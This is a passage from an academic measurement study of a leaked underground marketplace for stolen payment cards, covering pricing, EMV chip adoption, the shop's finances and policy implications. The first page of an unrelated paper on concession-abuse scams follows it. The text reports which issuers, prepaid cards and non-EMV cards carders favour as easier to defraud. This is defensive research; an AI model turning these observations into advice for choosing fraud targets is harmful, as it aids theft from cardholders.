Chinese accounts were consistently popular throughout the duration of the dataset. They were almost 50% more expensive than the next highest priced country, and over four times more expensive than U.S. accounts. In late 2018 and early 2019, a single seller added more than 15,000 Chinese magnetic stripe accounts to the shop, a large majority of which were non-EMV cards (82%) and priced at over $100 per account. As we will discuss in Section 8, magnetic stripes extracted from non-EMV cards might be easier to monetize than magnetic stripes from EMV cards, driving up buyer demand and cost. The shopkeeper also mentioned in support tickets that Chinese accounts typically had poor anti-fraud protections when used within the United States. Australian accounts were the second most expensive, and drove part of the revenue spike in late 2015 and early 2016 when a seller uploaded over 25,000 such accounts to the shop. Canada was the second most popular country in terms of spending, and exhibited similar demand and pricing characteristics as U.S. accounts, probably due to their close proximity.

In summary, we found that carders had apparent preferences for certain issuers and card types. These preferences suggest that carders expected different fraud gains, potentially based on perceived differences in anti-fraud measures. Increased sharing of expertise and intelligence could help the "weaker" issuers improve their defenses, especially in the case of international banks targeted for fraud in the U.S.

8 U.S. EMV Chip Deployment

In order to reduce fraud from counterfeit payment cards, issuers have begun equipping their cards with an EMV chip in addition to the magnetic stripe. These chips, in contrast to magnetic stripes, are thought to be more secure against duplication attacks. To discourage merchants from processing magnetic stripe transactions, card networks imposed a liability shift for card-present transactions involving counterfeit cards. In the U.S., it took effect on October 1, 2015 [19]. (Other major markets had already implemented a similar liability shift prior to that date.) Since this date, merchants, not banks, have been responsible for fraud losses when a card equipped with an EMV chip is processed as a magnetic stripe swipe instead of reading the chip. We study the impact of increasing EMV adoption on the carder shop, especially with regard to the availability and pricing of magnetic stripe data, which is required to produce counterfeit cards for in-store purchases. From a supply perspective, this data can only be stolen when merchants read the magnetic stripe instead of the chip. This may occur when merchants are unwilling or unable to process chip transactions. For example, at the time of writing, there is still an exception from the liability shift for gas pump transactions [5], and there were reports of merchants disabling chip transactions during peak holiday shopping periods in 2015 to shorten checkout times [15]. Our analysis in this section is limited to U.S. magnetic stripe accounts, since EMV is not used for CNP transactions, and other countries had already completed their transition to EMV.

Supply of EMV and non-EMV accounts. The liability shift occurred 10 months after the start of the leaked data. Overall supply of magnetic stripe accounts continued to grow significantly until the end of the dataset, as discussed in Section 5.4. This suggests that breached merchants were still processing large numbers of magnetic stripe transactions, despite the incentive to read the chip. Figure 10 shows that most of this magnetic stripe data was stolen from cards equipped with a chip. New supplies of chipless accounts decreased after the liability shift, but never went to zero. Instead, supply remained at a relatively stable level during the last years of the dataset.

In terms of stock available for purchase in the shop, there was an oversupply of EMV accounts. The supply of EMV accounts nearly doubled every year, such as a 93% increase from 2017 to 2018. However, only 35% of EMV accounts added after the liability shift were purchased. In contrast, 84.2% of non-EMV accounts were purchased, and available stock was effectively shrinking from 359,351 accounts after the liability shift to 192,078 accounts after 2018. As Figure 11 shows, new non-EMV supply was added at a pace similar to the purchase rate, but existing older stock was lost due to the cards reaching their expiration dates.

Sales of non-EMV accounts made up 67.1% of the shop's gross revenue before the liability shift, but only 30.4% afterwards. EMV sales increased from 32.7% to 68.7%. This increase appeared to be driven mostly by volume, not prices. Around the time of the liability shift, buyers paid a median price of $20.37 for EMV compared to $14.45 for non-EMV accounts. In early 2016, however, the median purchase price of




Figure 10: Weekly supply of U.S. magnetic stripe data. Even three years after the EMV liability shift (of October 2015), there was significant increase in supply, suggesting that breached merchants were still processing large numbers of magnetic stripe transactions. Most of the magnetic stripe data was stolen from cards equipped with a chip, but there appeared to be a relatively steady supply of chipless cards, suggesting that non-EMV cards were still being issued.




Figure 11: U.S. magnetic stripe inventory by its cumulative weekly purchase status, for EMV (above) and non-EMV accounts (below). Weekly EMV supply was significantly larger than purchases, leading to an accumulation of unsold accounts. In contrast, non-EMV accounts were purchased at a rate similar to new supply; available inventory effectively shrunk due to older accounts reaching their expiration dates.

EMV accounts sharply decreased to $9.76, and has remained consistently lower than non-EMV accounts since then. Buyers were willing to spend more for non-EMV accounts, but their supply was limited. (Figure 15 in the appendix shows longitudinal pricing for EMV and non-EMV accounts.)

Continued supply of non-EMV accounts. Even three years after the liability shift, the shop continued to receive new supplies of non-EMV accounts. One hypothesis to explain this phenomenon is that these accounts were mostly invalid. However, the 29.8% refund rate for non-EMV accounts was not much higher than the 23.8% refund rate for EMV accounts.

Another hypothesis is that these non-EMV accounts might have been issued before the liability shift, and the issuer was waiting for them to expire before reissuing them with EMV. In this case, we would expect non-EMV accounts to have relatively little time remaining until their expiration date when they were added to the shop. Indeed, in 2016, the median remaining lifespan of non-EMV accounts was 1.2 years shorter than for EMV accounts. From 2016 to 2018, however, the median remaining lifespan of non-EMV accounts increased by about 100 days; the non-EMV population was getting *younger*, whereas EMV accounts aged by the same amount. (Figure 13 in the appendix shows a box plot of the remaining lifespans from 2016 to 2018.) This suggests that new non-EMV cards continued to be issued after the liability shift.

Table 4 shows the percentage of EMV support among the accounts of the ten largest U.S. issuers. For accounts added to the shop before the liability shift, EMV capability ranged from 18% (USAA Savings Bank) to 72% (American Express). Issuers progressed at a different pace during the next 14 months, with EMV support between 58 and 94%. In 2018 and 2019, around three years after the liability shift, each of these large issuers had reached levels of 91 to 100% of EMV capability. Small and medium-size issuers collectively started from lower EMV capability rates of 5.8% and 13%, respectively, and reached 89% and 91% in 2018.

There was a clear difference in card types among EMV and non-EMV accounts added to the shop after the liability shift. The EMV-capable accounts were composed of 52.8% credit, 46.5% non-prepaid debit, and 0.45% prepaid debit cards. In contrast, only 23% of non-EMV accounts were credit cards. The remainder were debit cards: 67.8% non-prepaid and 9% prepaid debit. Prepaid debit cards appeared to be issued predominantly without EMV capability; 77.4% of prepaid debit cards added after the liability shift had no chip. Anecdotally, we confirmed that many prepaid debit cards issued today do not support EMV. For example, we found that 99.8% (9,559) of Green Dot-issued prepaid cards added to the shop after the liability shift do not support EMV.

In summary, the transition to EMV progressed at a different pace depending on the card issuer and card type, and had not completed at the end of the dataset. Despite the progress in deployment, EMV did not lead to a decrease in the availability of stolen magnetic stripe data in the shop.

Issuer	2015-01 – 2015-09	2015-10 – 2017-12	2018-01 – 2019-01
Chase Bank	58.0k (38%)	1.29M (94%)	1.66M (99%)
Capital One Bank	10.4k (23%)	317k (91%)	400k (99%)
Wells Fargo Bank	17.0k (23%)	535k (80%)	777k (97%)
Citibank	24.4k (59%)	314k (91%)	345k (98%)
Bank Of America	44.9k (57%)	637k (89%)	716k (96%)
USAA Savings Bank	2.81k (18%)	53.2k (58%)	60.9k (100%)
FIA Card Services	21.3k (70%)	168k (94%)	171k (100%)
U.S. Bank	5.36k (22%)	137k (67%)	239k (91%)
American Express	30.1k (72%)	379k (94%)	405k (98%)
TD Bank	5.39k (20%)	159k (70%)	99.8k (93%)
Medium Issuers	20.3k (13%)	1.01M (71%)	1.30M (91%)
Small Issuers	8.36k (5.8%)	632k (54%)	1.21M (89%)
Unknown Issuer	40.9k (52%)	743k (83%)	1.04M (94%)

Table 4: Top 10 U.S. magnetic stripe issuers in terms of total spend, and their proportion of added accounts that were EMV-capable. Major issuers progressed at a different pace, reaching EMV support levels between 91 and 100% around three years after the liability shift.

9 Marketplace Finances

Deterring profit-motivated attackers is akin to disrupting a business process. Thus, it is important to understand the cost structure of this shop, and how the payment industry could increase the shop's operating costs to reduce profitability. Table 5 depicts the shop's yearly sales revenue, seller commissions, buyer refunds, and profit margins as they are visible in the leaked database. We do not have information on operating costs such as website infrastructure, employees of the shop, or advertising costs related to customer acquisition. Therefore, the margins we compute are an upper estimate.

Operating Costs. The two main operating costs are commissions paid to sellers, and refunds provided to buyers. The shop monitored refund rates and adjusted refund policies to maintain them at an average of 33% of gross revenue.

Commissions were paid to the seller as a percentage of each non-refunded account sale. These commission rates were negotiated individually with every seller. While the average commission was 65.9%, larger sellers and especially CNP sellers were able to negotiate higher commission rates of up to 90%. Over time, the shop improved its bargaining position with sellers, reducing average commission rates on a total sales basis from 78.6% in 2015 down to 55.7% in 2018.

Margins. We estimate that the shop made an overall profit of up to $23.8 M, at a 23% margin. From 2016 to 2017, revenue grew by 34.2%, which resulted in a profit increase of $1.3 M (23.2%). At the same time, the margin fell from 23% to 21% due to higher operating costs from increased refunds. In 2018, gross revenue increased by only 4% ($1.3 M). All of this increase was from growing CNP sales; magnetic stripe sales decreased slightly by 0.3% ($92 k). Despite this small increase in revenue from 2017 to 2018, the shop was able to increase profits by $2.3 M (33.8%) as a result of reducing costs through lower seller commissions and refund rates.

Year	Revenue	Commissions	Refunds	Margins
2015*	13.4M	7.7M (57%)	3.6M (27%)	2.1M (16%)
2016	24M	10.8M (45%)	7.6M (32%)	5.6M (23%)
2017	32.2M	13.6M (42%)	11.8M (37%)	6.8M (21%)
2018	33.5M	13.6M (41%)	10.8M (32%)	9.1M (27%)
2019*	770K	313K (41%)	241K (31%)	217K (28%)
Total	103.9M	46M (44%)	34.1M (33%)	23.8M (23%)

Table 5: Yearly finances of the shop, in USD. *Partial data for 2015 and 2019. The shop earned $23.8M before costs such as advertising, employees and infrastructure.

The growth opportunity for the shop appeared to be in CNP sales, while magnetic stripe sales remained the primary source of revenue. A stagnant supply of CNP accounts, and a steep decline in magnetic stripe supply or demand, possibly by improved EMV adoption, might force the shop to reduce costs further, and could ultimately erode its profitability.

10 Discussion and Implications

The shop has created a scalable and lucrative model for selling stolen accounts. Several measures were aimed at maintaining the reputation of the marketplace and the loyalty of customers. During the last months of the dataset, the shop added hundreds of thousands of stolen accounts per week. Despite the introduction of EMV chip cards, the shop accumulated an oversupply of newly stolen magnetic stripe data in the three years following the payment industry's liability shift towards merchants processing magnetic stripe transactions; the supply was so large that only 40% of the shop's inventory was purchased. Breaches of PoS systems appear to have become common events, and the risk of magnetic stripe data being stolen when a card is swiped is non-trivial. It appears that the liability shift alone has not been sufficient to disincentivize merchants from swiping EMV-enabled cards and curb the supply of stolen magnetic stripe data. Further disincentives could include increased fees for processing magnetic stripe payments, and liability for breached merchants. If the payment industry fails to agree on more effective self-regulation, government regulation might ultimately be necessary.

A 2018 study from the U.S. Federal Reserve estimated a decline of 20.9% ($770 M) in card-present fraud, and a 34.4% ($1.2 B) increase in card-not-present fraud after the U.S. adoption of EMV chip technology [7]. Yet, from the perspective of the shop's finances, EMV had not caused a major impact (yet). Carders continued to spend millions of dollars to purchase magnetic stripe accounts in the years after the U.S. deployed EMV, suggesting that EMV had not (yet) significantly impaired their ability to conduct fraud with stolen magnetic stripe data.

Buyer preferences, however, did exhibit a noticeable impact from EMV. Magnetic stripe data stolen from cards equipped with a chip appeared to be less desirable than data from chipless cards. This suggests that carders perceived fraudulent magnetic stripe transactions as less likely to succeed when the data was stolen from EMV-enabled cards. Similarly, carders appeared to perceive several U.S. banks, and many international banks, as having weaker anti-fraud measures than other banks. It is unfortunate that this "folk wisdom" is available to carders, but not to the banks' legitimate customers. This lack of transparency enables each bank to make independent cost-benefit determinations for their anti-fraud measures, whereas customers are left in the dark about the likelihood of encountering fraud with their payment cards. Requiring banks to disclose quantitative fraud data could help customers make informed decisions, and might incentivize underperforming banks to improve their anti-fraud measures. More generally, better information sharing among banks, and potentially more centralized initiatives at the card network level, could also help make fraud deterrents more uniform.

Carders also appeared to have a preference for prepaid debit cards, which include gift cards, electronic benefit transfer (EBT) cards such as SNAP food benefit cards, and payroll cards for unbanked populations. Transaction risk scoring for prepaid debit cards may be less accurate because issuers have less information about account owners and their transaction history. Furthermore, prepaid account owners may be less likely to regularly check their statements and notice fraudulent transactions. Despite these systemic difficulties in preventing fraud, prepaid debit cards in the carder shop's inventory had a particularly high fraction of 77.4% not equipped with an EMV chip. The data furthermore suggests that new cards continued to be issued without a chip. For instance, nearly all (99.8%) of the prepaid debit cards issued by Green Dot did not support EMV, despite being added to the shop after the liability shift. Issuers may consider the cost of EMV to be higher than the fraud losses they and their customers might have to bear. As an illustration, Scaife et al. quote a manufacturing cost of $2.00 for an EMV chip card as opposed to $0.08 for a magnetic stripe card [37]. Yet, the continued issuance of non-EMV cards makes the goal of disallowing magnetic stripe transactions elusive, and arguably holds back anti-fraud progress in the entire industry. It would be worthwhile studying whether holders of prepaid debit cards, which include low-income populations, are less successful in detecting and reverting fraudulent charges on their prepaid debit cards than holders of regular debit and credit cards. Such a finding could justify regulatory mandates for improved anti-fraud measures in cases where economic considerations prevent issuers from taking these measures voluntarily.

The EMV transition, and the prospect of magnetic stripe supply eventually drying up may be a (distant) threat to the shop. However, three years after the liability shift, the shop still appeared to be prospering, and it is unclear on which time horizon EMV might cause more pressing issues. Prior work has reported on a trend of payment fraud migrating from card-present to card-not-present transactions, presumably due to EMV [7, 13]. The shop we studied had a relatively limited, but highly demanded inventory of card-not-present accounts, and appeared unable to secure a larger supply. This constraint may eventually become a threat to this particular shop.

Limitations. Our study encompassed data leaked from a single carder shop. While the scale of the data, such as the inventory of over 19 M stolen accounts, and the gross revenue of almost $104 M suggest that the shop played a significant role, it remains unclear how representative it was at the time of the leak. In particular, we do not know whether supply constraints for CNP accounts translate to the entire ecosystem.

Another limitation is that the leaked data does not include information about how accounts were initially stolen, or how carders attempted to monetize them after purchase. We cannot measure, for instance, whether the introduction of EMV had an influence on expected fraud returns, or on the effort necessary to cash out stolen magnetic stripe accounts.

Lastly, we have no absolute certainty that the leaked data is authentic. However, due to our consistency checks along with vetting by other companies, we are fairly confident that it is authentic.

Future Work. We found that certain card issuers and types of cards commanded higher underground prices or sold in higher numbers; they were disproportionately being targeted for fraud. However, as issuers update their anti-fraud measures, these trends are likely to evolve. While we were able to observe these trends in "ground-truth" back-end data, such data is not commonly available, and it is an open question how future trends could be identified without access to such data. Future work could study whether such trends can be inferred from partial data, such as scraped from the shop's public front end. Another interesting question is how metrics could be derived for high-level consumer advice, e.g. for customers to compare banks by their aggregate fraud risk.

11 Conclusion

We have presented the first inside analysis of an underground marketplace for stolen credit and debit cards. We found that most of the supply (97%) and revenue (95%) originated from stolen magnetic stripe data. The shop's supply and profits continued to increase even three years after the U.S. shifted liability for fraud using counterfeit cards to merchants who failed to read the chip of EMV-enabled cards.

The shop accumulated an inventory of 19 M stolen magnetic stripe accounts, but the majority (60%) of them did not sell. Buyers had clear preferences for accounts issued by certain banks, and for cards that did not support EMV, likely because buyers perceived them as more vulnerable to fraud. While we do not know whether these perceptions were accurate, the reality for affected account holders was that their

stolen accounts incurred a disproportionate amount of fraud attempts compared to accounts stolen from issuers perceived as more secure. Our hope is that by further studying and understanding these marketplaces, we can inform new and more effective directions for mitigating this threat.

Acknowledgments

This work was funded by the NSF through grants 1717062 and 2039693. Our research lab has also received gifts from Google. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the view of our funders.

References

[1] *EMV – Integrated Circuit Card Specifications for Payment Systems, Book 1: Application Independent ICC to Terminal Interface Requirements, Version 4.3 ed.* EMVCo, LLC, November 2011.

[2] *EMV – Integrated Circuit Card Specifications for Payment Systems, Book 2: Security and Key Management, Version 4.3 ed.* EMVCo, LLC, November 2011.

[3] *EMV – Integrated Circuit Card Specifications for Payment Systems, Book 3: Application Specification, Version 4.3 ed.* EMVCo, LLC, November 2011.

[4] *EMV – Integrated Circuit Card Specifications for Payment Systems, Book 4: Cardholder, Attendant, and Acquirer Interface Requirements, Version 4.3 ed.* EMVCo, LLC, November 2011.

[5] EMV at the pump. https://usa.visa.com/visa-everywhere/security/emv-at-the-pump.html, 2016.

[6] US Payments Forum – Understanding the U.S. EMV liability shifts. https://www.uspaymentsforum.org/wp-content/uploads/2017/07/EMV-Fraud-Liability-Shift-WP-FINAL-July-2017.pdf, 2017.

[7] Changes in U.S. payments fraud from 2012 to 2016: Evidence from the Federal Reserve payments study. https://www.federalreserve.gov/publications/files/changes-in-us-payments-fraud-from-2012-to-2016-20181016.pdf, October 2018.

[8] The 2019 Federal Reserve payments study. https://www.federalreserve.gov/newsevents/pressreleases/files/2019-payments-study-20191219.pdf, 2019.

[9] The Armor 2019 black market report. https://cdn.armor.com/app/uploads/2019/11/2019-Q3-Report-BlackMarket-SinglePages-1.pdf, 2019.

[10] Nilson Report – Card fraud losses reach $27.85 billion. https://nilsonreport.com/mention/407/1link/, 2019.

[11] Sadia Afroz, Vaibhav Garg, Damon McCoy, and Rachel Greenstadt. Honor among thieves: A common's analysis of cybercrime economies. In *eCRS*, 2013.

[12] Max Aliapoulios and Ian Gray. BSides Las Vegas 2019 preview: Visualizing Joker's Stash. https://www.flashpoint-intel.com/blog/bsides-las-vegas-2019-visualizing-jokers-stash/, 2019.

[13] Ross Anderson, Chris Barton, Rainer Bohme, Richard Clayton, Carlos Ganan, Tom Grasso, Michael Levi, Tyler Moore, and Marie Vasek. Measuring the changing cost of cybercrime. In *WEIS*, 2019.

[14] Ross Anderson, Chris Barton, Rainer Bohme, Richard Clayton, Michel J.G. van Eeten, Michael Levi, Tyler Moore, and Stefan Savage. Measuring the cost of cybercrime. In *WEIS*, 2012.

[15] Kate Ashford. Chip cards take so long, some retailers disabled them for the holidays. https://www.forbes.com/sites/kateashford/2015/12/27/chip-cards-take-too-long/, 2015.

[16] Nishant Bhaskar, Maxwell Bland, Kirill Levchenko, and Aaron Schulman. Please pay inside: Evaluating Bluetooth-based detection of gas pump skimmers. In *USENIX Security*, 2019.

[17] M. Bond, O. Choudary, S. J. Murdoch, S. Skorobogatov, and R. Anderson. Chip and skim: Cloning EMV cards with the pre-play attack. In *Security & Privacy Symposium*, 2014.

[18] Ryan Brunt, Prakhar Pandey, and Damon McCoy. Booted: An analysis of a payment intervention on a DDoS-for-hire service. In *WEIS*, 2017.

[19] Christopher Budd. October 1, 2015: Happy EMV day! What it means for you. https://blog.trendmicro.com/october-1-2015-happy-emv-day-what-it-means-for-you/, 2015.

[20] Nicolas Christin. Traveling the Silk Road: A measurement analysis of a large anonymous online marketplace. In *WWW*, 2013.

[21] Jason Franklin, Vern Paxson, Adrian Perrig, and Stefan Savage. An inquiry into the nature and causes of the wealth of Internet miscreants. In *CCS*, 2007.

[22] Ian Gray and Vlad Cuiujuclu. Giving credit where it's not due: Visualizing Joker's Stash. https://go.flashpoint-intel.com/webinar/Jokers-Stash, 2019.

[23] Shuang Hao, Kevin Borgolte, Nick Nikiforakis, Gianluca Stringhini, Manuel Egele, Michael Eubanks, Brian Krebs, and Giovanni Vigna. Drops for stuff: An analysis of reshipping mule scams. In *CCS*, 2015.

[24] Andreas Haslebacher, Jeremiah Onaolapo, and Gianluca Stringhini. All your cards are belong to us: Understanding online carding forums. In *eCrime*, 2017.

[25] Mohammad Karami and Damon McCoy. Understanding the emerging threat of DDoS-as-a-service. In *LEET*, 2013.

[26] Brian Krebs. Sources: Target investigating data breach. https://krebsonsecurity.com/2013/12/sources-target-investigating-data-breach/, 2013.

[27] Brian Krebs. Dairy Queen confirms breach at 395 stores. https://krebsonsecurity.com/2014/10/dairy-queen-confirms-breach-at-395-stores/, 2014.

[28] Brian Krebs. Zip codes show extent of Sally Beauty breach. https://krebsonsecurity.com/2014/03/zip-codes-show-extent-of-sally-beauty-breach/, 2014.

[29] Brian Krebs. Russians shut down huge card fraud ring. https://krebsonsecurity.com/2020/03/russians-shut-down-huge-card-fraud-ring/, 2020.

[30] Damon McCoy, Andreas Pitsillidis, Jordan Grant, Nicholas Weaver, Christian Kreibich, Brian Krebs, Geoffrey Voelker, Stefan Savage, and Kirill Levchenko. PharmaLeaks: Understanding the business of online pharmaceutical affiliate programs. In *USENIX Security*, 2012.

[31] Marti Motoyama, Damon McCoy, Kirill Levchenko, Stefan Savage, and Geoffrey M Voelker. An analysis of underground forums. In *IMC*, 2011.

[32] S. J. Murdoch, S. Drimer, R. Anderson, and M. Bond. Chip and PIN is broken. In *Security & Privacy Symposium*, 2010.

[33] Arman Noroozian, Jan Koenders, Eelco van Veldhuizen, Carlos H. Ganan, Sumayah Alrwais, Damon McCoy, and Michel van Eeten. Platforms in everything: Analyzing ground-truth data on the anatomy and economics of bullet-proof hosting. In *USENIX Security*, 2019.

[34] Sergio Pastrana, Daniel Thomas, Alice Hutchings, and Richard Clayton. CrimeBB: Enabling cybercrime research on underground forums at scale. In *WWW*, 2018.

[35] Nolen Scaife, Jasmine Bowers, Christian Peeters, Grant Hernandez, Imani N. Sherman, Patrick Traynor, and Lisa Anthony. Kiss from a rogue: Evaluating detectability of pay-at-the-pump card skimmers. In *Security & Privacy Symposium*, 2019.

[36] Nolen Scaife, Christian Peeters, and Patrick Traynor. Fear the reaper: Characterization and fast detection of card skimmers. In *USENIX Security*, 2018.

[37] Nolen Scaife, Christian Peeters, Camilo Velez, Hanqing Zhao, Patrick Traynor, and David Arnold. The cards aren't alright: Detecting counterfeit gift cards using encoding jitter. In *Security & Privacy Symposium*, 2018.

[38] Kyle Soska and Nicolas Christin. Measuring the longitudinal evolution of the online anonymous marketplace ecosystem. In *USENIX Security*, 2015.

[39] Brett Stone-Gross, Ryan Abman, Richard A. Kemmerer, Christopher Kruegel, and Douglas G. Steigerwald. The underground economy of fake antivirus software. In *WEIS*, 2011.

[40] Brett Stone-Gross, Thorsten Holz, Gianluca Stringhini, and Giovanni Vigna. The underground economy of spam: A botmaster's perspective of coordinating large-scale spam campaigns. In *LEET*, 2011.

[41] Kurt Thomas, Danny Huang, David Wang, Elie Bursztein, Chris Grier, Thomas J. Holt, Christopher Kruegel, Damon McCoy, Stefan Savage, and Giovanni Vigna. Framing dependencies introduced by underground commoditization. In *WEIS*, 2015.

[42] Rolf Van Wegberg, Samaneh Tajalizadehkhoob, Kyle Soska, Ugur Akyazi, Carlos Gañán, Bram Klievink, Nicolas Christin, and Michel Van Eeten. Plug and prey? Measuring the commoditization of cybercrime via online anonymous markets. In *USENIX Security*, 2018.

[43] Josephine Wolff. Why is the U.S. determined to have the least-secure credit cards in the world? https://www.theatlantic.com/business/archive/2016/03/us-determined-to-have-the-least-secure-credit-cards-in-the-world/473199/, 2016.

[44] M. Yip, N. Shadbolt, and C. Webber. Structural analysis of online criminal social networks. In *ISI*, 2012.

A Appendix

In this appendix, we present additional statistics computed from the carder shop's database.

Sellers. The largest seller of magnetic stripe accounts had a commission 25 percentage points higher than the average of all other magnetic stripe sellers. The largest releases contained 2.5 M magnetic stripe, and 8,611 CNP accounts. The smallest release for magnetic stripe was only 1 account, whereas for CNP it was 14.

Buyers. Magnetic stripe buyers tended to spend more than CNP buyers, as shown in Figure 6. The median net spend of magnetic stripe-only buyers was $89.35 for 7 non-refunded purchases, as opposed to $34.25 for 3 non-refunded purchases in the case of CNP-only buyers. Buyers active in both domains exhibited the highest median net spend of $333.67 on 28 non-refunded purchases. Among them was the overall highest spending buyer, who, over the course of 3 years and 76 days, bought 16.2 k magnetic stripe and CNP accounts (plus 752 that were refunded) for a net total of $495 k after refunds.

Pricing. The shop database contained 1.3 k accounts (0.02% of sales) with a purchase price higher than the initial listing price.

Supply and Demand. When the shop opened in the first half of 2015, sellers added between 9,255 and 41,005 unique accounts to the shop's inventory each week, as shown in Figure 4. Nearly all supply was in U.S. magnetic stripe accounts. Supply increased drastically from November 2015 to February 2016, staying above 70,000 unique accounts per week for fifteen weeks and reaching a maximum of 123,929, before returning to the prior rhythm for another seven months. Overall, there was an average of 38,800 accounts added per week in 2015. Weekly supply increased each year, with 48,400 accounts added weekly in 2016, 64,600 in 2017, and 93,600 in 2018 and 2019.

Refunds. For refundable magnetic stripe and CNP accounts, customers checked 57.8% and 100% of their purchases, respectively. Actual refunds of refundable magnetic stripe purchases increased slightly from 31% in 2015 to 38% in 2018. The overall refund rates were 25% and 13% of sold accounts, for magnetic stripe and CNP accounts, respectively. The lower rate for CNP might partially be due to a higher fraction of non-refundable sales. On a per-buyer basis, the median refund rates were 32% of magnetic stripe accounts, and 0% of CNP (averages: 31% and 11%). High refund rates had negative consequences for buyers, as they gradually reduced the time window during which purchases were eligible for refund. Customers with over 40% refunds lost eligibility for refunds.




Figure 12: Weekly median price of purchased accounts. The shaded area represents the range between the 25th and 75th percentiles. Median purchase prices for CNP were initially lower than for magnetic stripe accounts but increased over time, whereas magnetic stripe prices decreased.




Figure 13: Box plot of time remaining until the expiration date when U.S. magnetic stripe accounts were added to the shop. From 2016 to 2018, the median remaining lifetime of non-EMV accounts increased by 110 days, suggesting that new non-EMV accounts were issued after the liability shift.




Figure 14: Weekly availability of U.S. non-EMV and EMV magnetic stripe accounts in the shop, computed as the number of accounts added minus those that were purchased or expired. The shop accumulated an oversupply of EMV accounts.




Figure 15: Weekly median price of purchased non-EMV and EMV magnetic stripe accounts from the U.S. The shaded area represents the range between the 25^{th} and 75^{th} percentiles. Before 2016, EMV accounts tended to be more expensive than non-EMV accounts, but the trend later inversed.

Having Your Cake and Eating It: An Analysis of Concession-Abuse-as-a-Service

Zhibo Sun*, Adam Oest*, Penghui Zhang*, Carlos Rubio-Medrano‡
Tiffany Bao*, Ruoyu Wang*, Ziming Zhao¶, Yan Shoshitaishvili*, Adam Doupé*, Gail-Joon Ahn *§
*Arizona State University, ‡Texas A&M University - Corpus Christi ¶Rochester Institute of Technology, §Samsung Research
*{zhibo.sun, aoest, penghui.zhang, tbao, fishw, yans, doupe, gahn}@asu.edu
‡carlos.rubiomedrano@tamucc.edu, ¶zhao@mail.rit.edu

Abstract

Concession Abuse as a Service (CAaaS) is a growing scam service in underground forums that defrauds online retailers through the systematic abuse of their return policies (via social engineering) and the exploitation of loopholes in company protocols. Timely detection of such scams is difficult as they are fueled by an extensive suite of criminal services, such as credential theft, document forgery, and fake shipments. Ultimately, the scam enables malicious actors to steal arbitrary goods from merchants with minimal investment.

